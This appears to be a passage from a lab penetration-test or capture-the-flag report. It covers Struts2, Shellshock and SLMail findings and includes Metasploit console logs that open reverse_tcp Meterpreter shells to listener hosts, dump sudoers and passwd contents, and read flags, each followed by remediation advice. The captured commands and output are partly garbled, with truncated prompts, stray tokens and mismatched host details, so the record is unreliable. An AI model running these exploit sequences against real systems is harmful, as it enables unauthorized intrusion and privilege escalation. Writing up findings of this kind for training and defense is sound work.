msf6 exploit(multi/http.struts2_content_type_ognl) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > ls
Listing: /cve-2017-538

Mode          Size      Type  Last modified           Name
--  --  --  --  --
100644/rw-r--r--  22365155  fil   2022-02-08 09:17:59 -0500  cve-2017-538-example.jar
100755/rwxr-xr-x   78       fil   2022-02-08 09:17:32 -0500  entry-point.sh
040755/rwxr-xr-x  4096     dir   2022-08-03 20:58:57 -0400  exploit

meterpreter > shell
Process 47 created.
Channel 1 created.
ls
cve-2017-538-example.jar
entry-point.sh
exploit

DIN
cve-2017-538
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd root
ls
flagisinThisfile.7z

Images
```

	<pre>[root@kali]~/Downloads] # ls file2 file3 flagfile flagisinthisfile.7z [root@kali]~/Downloads] # cat flagfile flag 10 is wjasdufsdkg</pre>
Affected Hosts	192.168.13.12
Remediation	Regularly update the system whenever vendors release advisories or updates.

Vulnerability 19		Findings
Title		Shellshock - Privilege Escalation
Type (Web app / Linux OS / Windows OS)		Linux OS
Risk Rating		Critical
Description		The flag was obtained by exploiting a Shellshock vulnerability in the web server. The Meterpreter session provided access to sensitive files, including /etc/passwd and the sudoers file.

Images

```
Name          Current Setting  Required  Description
---          ---              ---        ---
CMD_MAX_LENGTH 2048           yes        CMD max line length
CVE           CVE-2014-6271    yes        CVE to check/exploit (Accepted: CVE-2014-6271, CVE-)
HEADER         User-Agent      yes        HTTP header to use
METHOD         GET             yes        HTTP method to use
Proxies
RHOSTS        192.168.13.11   yes        The target host(s), see https://github.com/rapid7/m
RPATH          /bin            yes        Target PATH for binaries used by the CmdStager
RPORT          80              yes        The target port (TCP)
SRVHOST        0.0.0.0        yes        The local host or network interface to listen on. T
SRVPORT        8080           yes        The local port to listen on.
SSL            false           no         Negotiate SSL/TLS for outgoing connections
SSLCert
TARGETURI      /               yes        Path to a custom CGI script (default is random)
TIMEOUT        5               yes        HTTP read response timeout (seconds)
URIPATH        /               no         The URI to use for this exploit (default is random)
VHOST          closed           no         HTTP server virtual host

PAYLOAD STATE SERVICE VERSION
payload options (linux/x86/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
---          ---              ---        ---
LHOST          172.22.215.241  yes        The listen address (an interface may be specified)
LPORT          4444           yes        The listen port

SF6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
argeturi => /cgi-bin/shockme.cgi
sf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.13.11
host => 192.168.13.11
sf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

```
xml
cat sudoers
#
# This file MUST be edited with the 'visudo' command as root
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin
#
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL:ALL) ALL
#
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
#
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
#
# See sudoers(5) for more information on "#include" directives
#
#include /etc/sudoers.d
flag8-9dnx5shdf5  ALL=(ALL:ALL) /usr/bin/less
```

```
$ id
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
$
```

Affected Hosts	192.168.13.14
Remediation	Modify the sudoers file to restrict sudo access for all accounts, ensuring tighter control over elevated privileges

Vulnerability 20	Findings
Title	SLMail service version
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	The Metasploit module leveraged the SLMail vulnerability to gain a Meterpreter shell, which was then used to access the system.
Images	<pre>mst6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:6 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System</pre>
Affected Hosts	172.22.117.20
Remediation	<p>Restrict access to Port 110 to prevent unauthorized access</p> <p>Replace SLMail with an alternative service and disable the vulnerable one</p>